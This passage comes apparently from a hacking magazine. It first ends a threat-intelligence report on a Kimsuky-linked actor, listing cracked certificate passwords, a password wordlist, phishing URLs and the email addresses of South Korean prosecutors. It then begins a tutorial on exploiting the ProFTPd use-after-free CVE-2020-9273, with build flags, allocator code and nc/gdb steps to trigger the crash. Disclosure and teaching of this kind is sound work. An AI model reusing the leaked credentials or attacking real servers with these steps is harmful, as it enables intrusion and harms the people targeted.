Drop location: work/home/user/Desktop/desktop/uni_certs && work/home/user/Downloads/cert/

The threat actor developed a Java program to crack the passwords protecting the keys and certificates.

```
136박정욱001_env.key Password $cys13640229
041▒Φ ├ó┐╡001_env.key Password !jinhee1650!
041▒Φ ├ó┐╡001_sig.key Password ssa9514515!!
[...]
```

Drop location: work/home/user/Downloads/cert/src/cert.java

3.3 Similar Targets

Our threat actor has attacked the same targets that were previously attributed to attacks by Kimsuky.

Naver

Naver Corporation is a South Korean conglomerate offering a wide range of services. A search engine (the most used in the country), Naver Pay (mobile payment service), Naver Maps (similar to Google Maps), email services, and so on.

Naver has a history of being targeted by North Korea. In 2024, Zscaler discovered a new Google Chrome extension called TRANSLATEXT developed by Kimsuky[#8]. This extension can inject arbitrary JS scripts when visiting specific pages. Upon visiting `nid.naver.com` - the Naver login page - the extension injects `auth.js` into the browser to steal the login credentials.

The phishing attack described in section 2.1 uses the domain `nid.navermails.com` as its main URL. This domain has been found to be associated with Kimsuky by Ahnlab[#9].

Ministry of Unification

A regular target of Kimsuky is the South Korean Ministry of Unification. The attacker used the cracked passwords from the GPKI and crafted a custom worldlist for brute forcing.

The log files show that these passwords were tried against the ministry's domain.

```
unikorea123$
unikorea1!!
unikorea100
unikorea625!
[...]
```

Drop location: work/home/user/Downloads/cert/dict/pass.txt

3.4 Hypothesis on AiTM attack against Microsoft users

In the middle of 2022, an AiTM attack was detected and reported by Microsoft[#5] and Zscaler[#6]. The principal of the attack is the use of a web server that acts as a proxy between the legitimate login page and the victim.

The victims were sent an email, inviting them to click on a HTML attachment. When opened, they would be redirected to the proxy via HTTPS. The proxy would then forward any request to the Microsoft server (re-encrypt the data via HTTPS).

Once logged in, the proxy would record the session cookie and redirect the victim to the Microsoft server.

The stolen cookie is valid and can be used by the attacker without any further MFA. The domain used for this campaign was websecuritynotice.com [#7].

While this exact domain was not found on this threat actor's system, a very similar one was used (notice the additional 's'):

```
subject=CN=*.websecuritynotices.com
```

Drop location:
vps/etc/letsencrypt/live/websecuritynotices.com

The Tactics, Techniques, and Procedures (TTPs), the similarity of domain names, and post-exploitation activities (payment fraud, ...) show a strong link to Kimsuky.

3.5 Is KIM Chinese?

KIM uses Google to translates Korean into simplified Chinese. He does seem to understand some (very little) Korean without translating.

KIM follows the Chinese public holiday schedule: May 31st - June 2nd was the Dragon Boat Festival. KIM was not working during this time whereas in North Korea this would have been a normal working day.

However, using https://github.com/obsidianforensics/hindsight, his Chrome settings reveal that KIM is on "Korean Standard Time".

3.6 Fun facts and laughables

In September 2023, "KIM" attempted to purchase the domain name 'nextforum-online.com' at namecheap.com. The payments could be made using Bitcoin, what could go wrong?

A few days later, namecheap.com disabled the domain without given an explanation. When "KIM" asked to have it unblocked, namecheap.com requested the following:

```
In order to verify the legitimacy of the registered
domain(s), please provide us with the following information:
* The purpose of the registration of the domain<br>
* The documentation confirming the authorization to act
  on behalf of Microsoft or a confirmation that the domain(s)
  in question is not associated with it.
```

LOL, afterall, the namecheap.com is not so bulletproof :)

Another fun-fact: In 2020, when websecuritynotice.com was used in a phishing campaign, the owner created several subdomains of realistic URLs for the phishing attacks:

```
login.websecuritynotice.com. IN A 80.240.25.169
wwwoffice.websecuritynotice.com. IN A 80.240.25.169
www-microsoft.websecuritynotice.com. IN A 80.240.25.169
prod-msocdn-25ae5ec6.websecuritynotice.com. IN A 80.240.25.169
prod-msocdn-55e5273a.websecuritynotice.com. IN A 80.240.25.169
prod-msocdn-84311529.websecuritynotice.com. IN A 80.240.25.169
prod-msocdn-c7b8a444.websecuritynotice.com. IN A 80.240.25.169
aadcdn-msauth-84311529.websecuritynotice.com. IN A 80.240.25.169
sts-glb-nokia-346189f1.websecuritynotice.com. IN A 80.240.25.169
res-cdn-office-84311529.websecuritynotice.com. IN A 80.240.25.169
aadcdn-msftauth-25ae5ec6.websecuritynotice.com. IN A 80.240.25.169
aadcdn-msftauth-55e5273a.websecuritynotice.com. IN A 80.240.25.169
aadcdn-msftauth-84311529.websecuritynotice.com. IN A 80.240.25.169
r4-res-office365-55e5273a.websecuritynotice.com. IN A 80.240.25.169
r4-res-office365-84311529.websecuritynotice.com. IN A 80.240.25.169
```

However, in 2025, "KIM" was sloppy and used the main domain only:

```
http://www.websecuritynotices.com/request.php?i=amhraW0xQGtsaWQub3Iua3I=
```

(The "i" parameter is the base64 encoded email of the recipient. In this case 'jhkim1@klid.or.kr'.)

In January 2025, this domain pointed to the IP 104.167.16.97. In March 2025, the domain download.sponetcloud.com resolved to the same IP.

There is its sibling on virustotal: sharing.sponetcloud.com

The following URLs are associated with this domain:

```
https://sharing.sponetcloud.com/logo.png?v=bG1lMjc2MUBzcG8uZ28ua3I=
https://sharing.sponetcloud.com/bigfile/v1/urls/view?\
shareto=aGFudGFlaHdhbkBzcG8uZ28ua3I=
```

The parameters are again base64 encoded, are decode to 'lme2761@spo.go.kr' and 'hantaehwan@spo.go.kr'. Both targets in the South Korean Government Prosecution Office.

The same email addresses (and many more) show up on "KIM's" VPS in the file request_log.txt:

```
hantaehwan@spo.go.kr
paragon74@spo.go.kr
baekdu475@spo.go.kr
[...]
```

Or is this a false-flag threat actor?

"KIM" may have deliberately pointed some of his domains to IP addresses that were previously known to be associated with Kimsuky.

For example, nid-security.com has the following DNS hosting history:

```
nid-security.com. IN A 27.255.80.170 (observation date: 2024-11-05)
nid-security.com. IN A 45.133.194.126 (observation date: <= 2025-05-09)
nid-security.com. IN A 185.56.91.21
nid-security.com. IN A 192.64.119.241
*.nid-security.com. IN A 45.133.194.126
lcs.nid-security.com. IN A 27.255.80.170
lcs.nid-security.com. IN A 45.133.194.126
nid.nid-security.com. IN A 27.255.80.170
nid.nid-security.com. IN A 45.133.194.126
www.nid-security.com. IN A 45.133.194.126
rcaptcha.nid-security.com. IN A 27.255.80.170
rcaptcha.nid-security.com. IN A 45.133.194.126
zwkd3e3wbc.nid-security.com. IN A 45.133.194.126
```

The phishing log on the VPS, dated 2 December 2024, shows this domain:

```
https://nid.nid-security.com/bigfileupload/download?\
h=UJw39mzt3bLZOESuajYK1h-G1UlFavI1vmLUbNvCrX80-\
AtVgL7TIsphr1hlrvKOdOR-dbnMHVV7NJ4N
```

During this month, the domain resolved to 45.133.194.126. Was 27.255.80.170 a red herring?

Last fun-fact. When registering the websecuritynotices.com domain name the "Kimsuky" member had his email address visible in SOA records. lol

websecuritynotices.com IN SOA ns4.1domainregistry.com dysoni91.tutamail.com

References

[#1] https://image.ahnlab.com/atip/content/atcp/2023/10/20231101_Kimsuky_OP.-Covert-Stalker.pdf
[#2] https://raw.githubusercontent.com/stamparm/maltrail/refs/heads/master/trails/static/malware/apt_kimsuky.txt
[#3] https://www.virustotal.com/gui/ip-address/27.255.80.170/relations
[#4] https://medium.com/s2wblog/kimsuky-disguised-as-a-korean-company-signed-with-a-valid-certificate-to-distribute-troll-stealer-cfa5d54314e2
[#5] https://www.microsoft.com/en-us/security/blog/2022/07/12/from-cookie-theft-to-bec-attackers-use-aitm-phishing-sites-as-entry-point-to-further-financial-fraud/
[#6] https://www.zscaler.com/blogs/security-research/large-scale-aitm-attack-targeting-enterprise-users-microsoft-email-services
[#7] https://raw.githubusercontent.com/BRANDEFENSE/IoC/refs/heads/main/AiTM%20Phishing%20Campaign%20IoC's.txt
[#8] https://www.zscaler.com/blogs/security-research/kimsuky-deploys-translatext-target-south-korean-academia
[#9] https://www.ahnlab.com/ko/contents/content-center/32030
[#10] https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day?hl=en
[#11] https://www.synacktiv.com/sites/default/files/2024-01/synacktiv-pulseconnectsecure-multiple-vulnerabilities.pdf
[#12] https://cloud.google.com/blog/topics/threat-intelligence/ivanti-post-exploitation-lateral-movement?hl=en
[#13] https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-exploiting-critical-ivanti-vulnerability
[#14] https://home.treasury.gov/news/press-releases/jy1938
[#15] https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-orb-networks
[#16] https://bafybeih65no5dklpqfe346wyeiak6wzemv5d7z2ya7nssdgwdz4xrmdu6i.ipfs.dweb.link/
[#17] http://fckilfkscwusoopguhi7i6yg3l6tknaz7lrumvlhg5mvtxzxbbxlimid.onion/

.... - - .--. ... .--. .... .-. .- -.-. -.- - . .- -- - . ... --- -. . -

/???/

.. -. -.. . -..- .... - -- .-..

PHREAK

CHALLENGE


EVEN OUR ARTICLES
HAVE CTF TASKS
ATTACHED
GAIN 31337 SKILLZ
AT HACKARCANA.COM

A learning approach on exploiting CVE-2020-9273 an use-after-free in ProFTPd

AUTHOR: dukpt

Table of Contents

0 - First words

This article was originally written four years ago. Well, about 80% of it. I never got around to finishing it, so it remained unpublished. When I quit my job and started something new, I finally found the motivation (or time) to complete it. I hope this time of waiting hasn't dimmed your interest in this article, and that you'll still discover something intriguing to contribute to your hacking skills.

1 - Introduction

ProFTPd is a highly configurable FTP daemon for Unix-like operating systems.


For a long time, it has been the primary choice for FTP servers around the world, and it is still widely used across many systems. Currently, there is no support for native execution under Microsoft Windows [1].

In this paper, we're going to discuss a vulnerability in the way ProFTPd handles memory allocation for the response to the current command being processed during a data transfer. As we'll see, exploiting this vulnerability requires certain conditions that may not be commonly found in production FTP servers, although triggering it is relatively simple.

Credits to Antonio Morales from GitHub Security Lab for discovering both vulnerabilities: the use-after-free on the heap (CVE-2020-9273) [2], and the out-of-bounds read in mod_cap.c (CVE-2020-9272) [3]. The reader is also encouraged to check ProFTPd issue #903 [4] for more details.

In this article, I'll be focusing only on the use-after-free bug, and I'll avoid the out-of-bounds read during the exploitation phases.

It's also important to mention that this article follows a learning-oriented approach. I'll try to be as didactic as possible so that readers can reproduce the steps on their own. This approach might also be interesting for people who want to get more familiar with gdb. We'll be using the GEF (GDB Enhanced Features) framework, but I won't be exploring many of GEF's great features - maybe in a future article :)



2 - Previous work on ProFTPd

Before going any further, it's important to mention that there's plenty of work on ProFTPd already. Here I enumerate some of the most interesting:

1. CVE-2003-0831 - heap buffer overflow [5];
2. CVE-2010-4221 - stack-based buffer overflows [6];
3. CVE-2010-4652 - heap buffer overflow [7]; I'd recommend the reader7 take some time reading FelineMenace's paper on Phrack issue 67 [8]on exploiting a heap overflow on mod_sql of ProFTPd. Coincidentally, we use the same exploitation approach by abusing cleanup structure (it's probably the best option because we control the parameters and the function called, so it's perfect for stack pivoting);
4. CVE-2011-4130 - an use-after-free memory corruption [9];
5. CVE-2015-3306 - this infamous vulnerability allows unauthenticated users to abuse mod_copy by sending SITE CPFR / CPTO commands [10]. It also popped on reddit [11];
6. CVE-2020-9273 - this use-after-free in the heap.

Of course there are more, but these are the ones with more impact IMHO.

3 - Context and limitations

In this chapter we're going to see the conditions to exploit this vulnerability and understand some details about ProFTPd. Finally, we'll analyze how to trigger this bug and draft an exploitation path.

This is a post-auth vulnerability, which means that the attacker must have a valid account on the system to exploit it. It is triggered in a very specific situation: when an FTP control connection is closed while there is an FTP data transfer taking place on another TCP port. This data transfer could be a directory listing, a file download, an upload, or anything else that depends on an active FTP data connection.

However, since we want to have great control over the payload, the only option I could see was using the FTP upload functionality. This brings us more limitations, since we need write permissions on a directory in the remote server to issue the FTP STOR or STOU commands. Maybe if you find a file with write permissions, you could try using the APPE command to append data to it, but then you'd need to calculate the offset to your shellcode and RET into it after the initial ROP phase. We'll get into this later.

Another problem is that chroot should not be enabled on the target, otherwise we won't be able to download the /proc/self/maps file required to understand the server's memory layout. We'll see more on this in chapter 4.

Initially this would not be necessary, but since the target might have ASLR and NX enabled, it becomes mandatory to exploit it successfully. I created another version of this exploit that does not depend on mod_copy or maps download, but the downside is that it needs to brute-force the memory addresses and offsets, which is a bad idea because an IPS could block you.

The compiler flags play an important role here too. Using gcc, adding flags like -O1 or -O2 completely change the memory layout. When I compiled with clang, I noticed that some variables migrated from the heap to another unnamed area. Some default gcc compilation parameters may vary from OS to OS. It also depends on the kernel, because ASLR has a huge impact here.

Summarizing:

- you must have an account on the FTP target server;
- the account must have write permissions to a directory;
- the kernel and processor protections plays a huge impact on the memory layout of your target (ASLR, NX, etc.);
- the compiler flags and compilation options can also impact the memory layout;
- mod_copy must have been enabled (not mandatory for old systems without ASLR and NX bit).

These limitations probably makes the vulnerability less attractive to some people. If you have a valid account you could SSH into the server, why bother exploiting a FTP service?

Well, I might have some reasons for you to give a try:

- your target has no SSH service running (duh);
- your company uses a vulnerable version of ProFTPd and you want to prove your point on upgrading it;
- This bug turned out to be hard to exploit, so it's a good opportunity for learning;
- grab root or other users cryptogram password for cracking - this is something interesting I noticed in memory due to how libc getspnam() function works, let's see on chapter 6.

All the research related to this exploit was done based on Ubuntu 20.04.2 and libc 2.31.1. This is important for the offsets that we'll be using.

However, some months before I finished this article, I updated my machine to the PopOS distro. Later on, I went back to Ubuntu 22.04.1, so the offsets of the final exploit and also the ROP functions will be different (I took too long to finish and publish this article, excuse me for that).

3.1 - Notes on ProFTPd compilation

During my analysis I noticed that the vulnerability can also be triggered after timeout is reached. But the default value is too long (1 hour) so you can shorten it by adding the following compilation flags (but not required for the exploitation):

```
--enable-timeout-idle=60 \
--enable-timeout-no-transfer=90 \
--enable-timeout-stalled=120
```

Also, as we'll see, we'll need mod_copy module. I prefer to build ProFTPd with this module builtin instead of loading it via DSO.

Finally, we need to include debug flag "-g" so we can have debug symbols in gdb:

```
$ cd proftpd-1.3.7rc2/
$ CFLAGS="-g" CXXFLAGS="-g" LDFLAGS="-g" ./configure --prefix=/usr/local \
            --with-modules=mod_copy
$ CFLAGS="-g" CXXFLAGS="-g" LDFLAGS="-g"  make -j4
```

You may see "Program received signal SIGALRM, Alarm clock" more often if you decreased the timeouts, but that's harmless. However, this signal is enough to kill your shell when you get RCE! So don't do it :) or use `trap '' ALRM` as soon as you get a shell.

The default compiler used is gcc. It's important to keep it due to the behavior I mentioned earlier.

4 - Analysis of ProFTPd internals

ProFTPd allocates a buffer for each command sent to the FTP control port.

The commands are processed in "categories". There's a function called pr_cmd_dispatch_phase() which performs some logging and prepares the commands to be dispatched into the PRE_CMD, CMD, and POST_CMD phases.

These phases are preconfigured in static table arrays, and each command has its own configuration.

The _dispatch() function is called several times, once for each phase, and "dispatches" commands to the appropriate modules. The same happens for logging phases: PRE_LOG, LOG, and POST_LOG.

The phases are processed by pr_module_call() in main.c:360 as function pointers:

```
360 mr = pr_module_call(c->m, c->handler, cmd);
```

Each time a user connects to the daemon, it fork()s, and the child PID is added to the child_list structure, and child_listlen is incremented. There is a pipe between both parent and child, but it is closed as soon as the fork happens.

ProFTPd uses its own internal memory allocator (please read previous references for more details about it). The pool structure is defined as follows:

```
struct pool_rec {
  union block_hdr *first;
  union block_hdr *last;
  struct cleanup *cleanups;
  struct pool_rec *sub_pools;
  struct pool_rec *sub_next;
  struct pool_rec *sub_prev;
  struct pool_rec *parent;
  char *free_first_avail;
  const char *tag;
};
```

The definition of block_hdr union is as follows:

```
union align {
  char *cp;
  void (*f)(void);
  long l;
  FILE *fp;
  double d;
};
union block_hdr {
  union align a;
  char pad[32]; /* Padding and aligning */
  struct {
    void *endp;
    union block_hdr *next;
    void *first_avail;
  } h;
};
```

NOTE: Some comments and #defines were removed for simplicity.

ProFTPd allocates several pools for different purposes, but we'll focus on resp_pool since it's the one that is corrupted. The resp_pool used to store responses that are sent to the user (for example error messages).

The memory allocations happens via alloc_pool(), however alloc_pool() is not called directly. There are wrappers to take care of some parameters:

```
616 void *pcalloc(struct pool_rec *p, size_t sz) {
617   void *res;
618
619   res = palloc(p, sz);
620   memset(res, '\0', sz);
621
622   return res;
623 }
```

As you can see, pcalloc() is a wrapper for palloc(), which is defined as:

```
608 void *palloc(struct pool_rec *p, size_t sz) {
609   return alloc_pool(p, sz, FALSE);
610 }
```

Finally let's see alloc_pool():

```
558 static void *alloc_pool(struct pool_rec *p, size_t reqsz, int exact) {
559   /* Round up requested size to an even number of aligned units */
560   size_t nclicks = 1 + ((reqsz - 1) / CLICK_SZ);
561   size_t sz = nclicks * CLICK_SZ;
562   union block_hdr *blok;
563   char *first_avail, *new_first_avail;
564
565   /* For performance, see if space is available in the most recently
566    * allocated block.
567    */
568
569   blok = p->last;
570   if (blok == NULL) {
571     errno = EINVAL;
572     return NULL;
573   }
574
575   first_avail = blok->h.first_avail;
576
577   if (reqsz == 0) {
578     /* Don't try to allocate memory of zero length.
579      *
580      * This should NOT happen normally; if it does, by returning NULL we
581      * almost guarantee a null pointer dereference.
582      */
583     errno = EINVAL;
584     return NULL;
585   }
586
587   new_first_avail = first_avail + sz;
588
589   if (new_first_avail <= (char *) blok->h.endp) {
590     blok->h.first_avail = new_first_avail;
591     return (void *) first_avail;
592   }
593
594   /* Need a new one that's big enough */
595   pr_alarms_block();
596
597   blok = new_block(sz, exact);
598   p->last->h.next = blok;
599   p->last = blok;
600
601   first_avail = blok->h.first_avail;
602   blok->h.first_avail = sz + (char *) blok->h.first_avail;
603
604   pr_alarms_unblock();
605   return (void *) first_avail;
606 }
```

ProFTPd uses both palloc() and pcalloc(), but when it needs a zeroed out buffer, it prefers pcalloc() over palloc().

We'll see later that we control the p->last value. To keep control of the pool blocks, we always need to return on line 591. If a new block is retrieved, we lose control because another memory region will be returned and overwrite the value we previously controlled.

There is also an important function called make_sub_pool(), which is mostly called when ProFTPd needs a temporary pool. Its definition is as follows:

```
415 struct pool_rec *make_sub_pool(struct pool_rec *p) {
416   union block_hdr *blok;
417   pool *new_pool;
418
419   pr_alarms_block();
420
421   blok = new_block(0, FALSE);
422
423   new_pool = (pool *) blok->h.first_avail;
424   blok->h.first_avail = POOL_HDR_BYTES + (char *) blok->h.first_avail;
425
426   memset(new_pool, 0, sizeof(struct pool_rec));
427   new_pool->free_first_avail = blok->h.first_avail;
428   new_pool->first = new_pool->last = blok;
429
430   if (p) {
431     new_pool->parent = p;
432     new_pool->sub_next = p->sub_pools;
433
434     if (new_pool->sub_next)
435       new_pool->sub_next->sub_prev = new_pool;
436
437     p->sub_pools = new_pool;
438   }
439
440   pr_alarms_unblock();
441
442   return new_pool;
443 }
```

Basically, it retrieves a new block from block_freelist and inserts a new pool in pool *p, updating its next, previous, and parent pointers. We'll see later that we control the members of p. Also, some operations involve its members. Note that a pointer to p will be stored in new_pool->parent; this is a pointer to data that we control.

Push this information into your mind for now - we will need to pop it later.

We won't be interested in new_block(), but there's an explanation about it in pool.c:184:

Get a new block, from the free list if possible, otherwise malloc a new one. minsz is the requested size of the block to be allocated. If exact is TRUE, then minsz is the exact size of the allocated block; otherwise, the allocated size will be rounded up from minsz to the nearest multiple of BLOCK_MINFREE.

Now that we understand some basic ProFTPd memory allocator internals, let's dig into how to trigger the vulnerability.

5 - Vulnerability analysis

As we saw earlier, although this vulnerability could also be triggered during the process of downloading a file from the server, the attacker would hardly have control over the payload. So I think the best approach is to use the upload functionality and trigger the flaw by shutting down the FTP control connection while the upload data transfer is happening.

Triggering this condition is easy and can be forced by the attacker.

Now, start ProFTPd in a separate shell with some debugging options:

```
$ cd proftpd-1.3.7rc2/
$ sudo proftpd -d7 -n -c sample-configurations/basic.conf
```

In my setup I changed default port to 2121 and created a user called poc.

Go to basic.conf file and change the Port value to:

```
Port    2121
```

Now, open a new shell (let's call this shell 2), netcat to FTP command port and issue FTP login commands:

```
$ nc -Cv 127.0.0.1 2121
Connection to 127.0.0.1 2121 port [tcp/iprop] succeeded!
220 ProFTPD Server (ProFTPD Default Installation) [127.0.0.1]
USER poc
331 Password required for poc
PASS TretaTretaTretinha
230 User poc logged in
```

Now we need to start a data transfer. Since we want to have control over the data, we could use STOU and STOR commands. However, due to the other out-of-bounds read vulnerability, according to my tests, STOU is not a good choice because:

a) it will mess up with the bounds and our exploitation;

b) we don't have control over the filename - this will be required if you need to upload data into an existing file, in case you don't have the permissions to create a new one.

So let's use STOR instead, but first let's put FTP in passive mode:

```
PASV
227 Entering Passive Mode (127,0,0,1,147,87).
```

The FTP data port to connect to is an unsigned short int (2-byte in size).

The formula to get port number is: X*256+Y. Open gdb and try it yourself:

```
gef➤  p/d 147*256+87
$4 = 37719
```

So in this case our FTP data port is 37719. Now open shell 3 and type:

```
$ nc -vl 127.0.0.1 $((147*256+87))
Connection to 127.0.0.1 37719 port [tcp/iprop] succeeded!
```

Now go back to shell 2 and issue the following:

```
STOR /tmp/blah.txt
150 Opening ASCII mode data connection for /tmp/blah.txt
```

PHRACK 72

At this moment, our FTP data connection is opened at shell 3, and waiting for some data. Let's hold it for a while. Go back to shell 2 and issue some fake commands:

```
1111 AAAAAAAAAAAAAAAAAAAAAAA
2222 BBBBBBBBBBBBBBBBBBBBBBB
3333 CCCCCCCCCCCCCCCCCCCCCCC
^C
$
```

Notice that after 3 fake commands I pressed ctrl+c to close the FTP control connection, so we have no more control over this connection.


Now, go back to shell 3 and send some data:

```
$ nc -Cv localhost $((147*256+87))
Connection to localhost 37719 port [tcp/*] succeeded!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
nc: write failed (0/2): Broken pipe
$
```

As you can see, the connection was closed by remote host after some data sent and a crash on ProFTPd daemon happened:

```
-----BEGIN STACK TRACE-----
... [0] proftpd: poc - localhost: IDLE(+0x215cd) [0x55c9806715cd]
... [1] proftpd: poc - localhost: IDLE(+0x215cd) [0x55c9806715cd]
... [2] proftpd: poc - localhost: IDLE(palloc+0x2c) [0x55c9806716b0]
... [3] proftpd: poc - localhost: IDLE(pstrdup+0x5b) [0x55c980673409]
... [4] proftpd: poc - localhost: IDLE(pr_response_set_pool+0x53) [0x55..]
... [5] proftpd: poc - localhost: IDLE(pr_cmd_dispatch_phase+0xe4) [0x5..]
... [6] proftpd: poc - localhost: IDLE(+0xa64e9) [0x55c9806f64e9]
... [7] proftpd: poc - localhost: IDLE(pr_event_generate+0x20e) [0x55c9..]
... [8] proftpd: poc - localhost: IDLE(+0x6ce75) [0x55c9806bce75]
... [9] proftpd: poc - localhost: IDLE(pr_session_end+0x20) [0x55c9806b..]
... [10] proftpd: poc - localhost: IDLE(pr_session_disconnect+0xaf) [0x..]
... [11] proftpd: poc - localhost: IDLE(+0x527cf) [0x55c9806a27cf]
... [12] proftpd: poc - localhost: IDLE(pr_data_xfer+0x68) [0x55c9806a2..]
... [13] proftpd: poc - localhost: IDLE(+0x9fb13) [0x55c9806efb13]
... [14] proftpd: poc - localhost: IDLE(pr_module_call+0x9d) [0x55c9806..]
... [15] proftpd: poc - localhost: IDLE(+0x1b8f2) [0x55c98066b8f2]
... [16] proftpd: poc - localhost: IDLE(pr_cmd_dispatch_phase+0x2dc) [0..]
... [17] proftpd: poc - localhost: IDLE(pr_cmd_dispatch+0x26) [0x55c980..]
... [18] proftpd: poc - localhost: IDLE(+0x1cbad) [0x55c98066cbad]
... [19] proftpd: poc - localhost: IDLE(+0x1decd) [0x55c98066decd]
... [20] proftpd: poc - localhost: IDLE(+0x1e6f4) [0x55c98066e6f4]
... [21] proftpd: poc - localhost: IDLE(+0x1eb5a) [0x55c98066eb5a]
... [22] proftpd: poc - localhost: IDLE(main+0x937) [0x55c98066f952]
... [23] /lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf3) [0x7f7d..]
... [24] proftpd: poc - localhost: IDLE(_start+0x2e) [0x55c98066ac7e]
-----END STACK TRACE-----
```

If you look closely, you'll see that the number of lines accepted in the data connection is the same amount of commands sent in control connection +2. This can give us a clue about what data is about to be written in the heap after some free state: the CCC line we sent is processed by ProFTPd, and that's where data is stored after being freed, overwriting something with CCCCCCC. However, the DDD line was not processed because by the time we sent it, the socket was already closed by the server.



When the vulnerability is triggered, p points to resp_pool. Interestingly, it seems that ProFTPd developers predicted some problem involving the resp_pool pointer in main.c:

```
/* Get any previous pool that may be being used by the Response API.
 *
 * In most cases, this will be NULL.  However, if proftpd is in the
 * midst of a data transfer when a command comes in on the control
 * connection, then the pool in use will be that of the data transfer
 * instigating command.  We want to stash that pool, so that after this
 * command is dispatched, we can return the pool of the old command.
 * Otherwise, Bad Things (segfaults) happen.
 */
```

Now it's time to analyse this crash in gdb.

5.1 - Exploitation details

When the vulnerability is triggered, the program's execution flow is in the process of closing some file descriptors, writing to some log files, freeing some memory and executing housekeeping (cleanup) processes.

The FTP control connection has to be closed, so we may have few options to mess with execution flow, since all the FTP commands were already issued.

However, you may have noticed that FTP didn't respond to our fake commands until the data were sent through data connection. This means that our commands are probably in memory and we may combine with the data payload to construct an exploitation path, after the use-after-free was triggered.

Our daemon is already started; now open gdb as follows:

```
$ sudo gdb -d proftpd-1.3.7rc2/src/ \
           -d proftpd-1.3.7rc2/modules/ \
           proftpd-1.3.7rc2/proftpd
```

Since we know that our process is forked, we should configure gdb properly:

```
gef➤  set follow-fork-mode child
gef➤  ps proftpd
403448  root   0.0  0.0  pts/4  sudo gdb -d proftpd-1.3.7rc2/src/ -d pr...
403450  root   0.5  0.5  pts/4  gdb -d proftpd-1.3.7rc2/src/ -d proftpd...
403880  root   0.0  0.0  pts/4  sudo proftpd-1.3.7rc2/proftpd -d7 -n -c...
403881  nobody 0.0  0.0  pts/4  proftpd: (accepting connections)
gef➤  attach 403881
gef➤  c
```

The first line tells gdb that we want to follow the child process after fork(), which means gdb will detach from the main daemon (parent) and attach to the child right after fork() returns the child PID.

NOTE: gef has a nice fork stub solution, but its behavior is not what we want here, since the parent process would think it's the child, and there will be no daemon after it exits. So let's keep using the traditional gdb follow-fork-mode child. We don't need stub behavior, nor will we need to restart ProFTPd every time.

On the second line, we use gef's ps command to find the ProFTPd process ID to attach to.

On the last two lines, we attach to it and let gdb continue execution.

Now we repeat the same steps on shell 2 and shell 3 as we learned in the previous chapter. Let's observe the crash in gdb.

```
$ nc -Cv 127.0.0.1 2121
Connection to 127.0.0.1 2121 port [tcp/iprop] succeeded!
220 ProFTPD Server (ProFTPD Default Installation) [127.0.0.1]
USER poc
PASS TretaTretaTretinha
PASV
STOR /tmp/bbb.txt
1111 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2222 BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
3333 CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
^C
$
```

Note that the FTP standard says commands should be at most 4 chars long, so we should limit the size of the commands we issue, otherwise ProFTPd will discard them. This rule does not apply to the parameters, so we are free there. We will come back to this later.

You might notice that gdb stops after receiving SIGPIPE. That is because signals are caught by gdb and, depending on its configuration, it can stop execution. SIGPIPE happens when the connection pipe is closed, since we forced the connection to close. We don't want gdb to stop on SIGPIPE because it's not important to our exploitation, so whenever the process receives it, let's pass the signal to ProFTPd directly.

We will do the same with SIGALRM. ProFTPd sends this signal after reaching the timeout-idle time. So add the following configuration to gdb:

```
gef➤  handle SIGPIPE pass nostop
gef➤  handle SIGALRM pass nostop
```

On the shell 3 you will have the following:

```
$ nc -Cv 127.0.0.1 $((177*256+215))
Connection to 127.0.0.1 45527 port [tcp/*] succeeded!
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
WWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW
```

After sending the WWW line you may have noticed that gdb stopped with a

SIGSEGV signal:

```
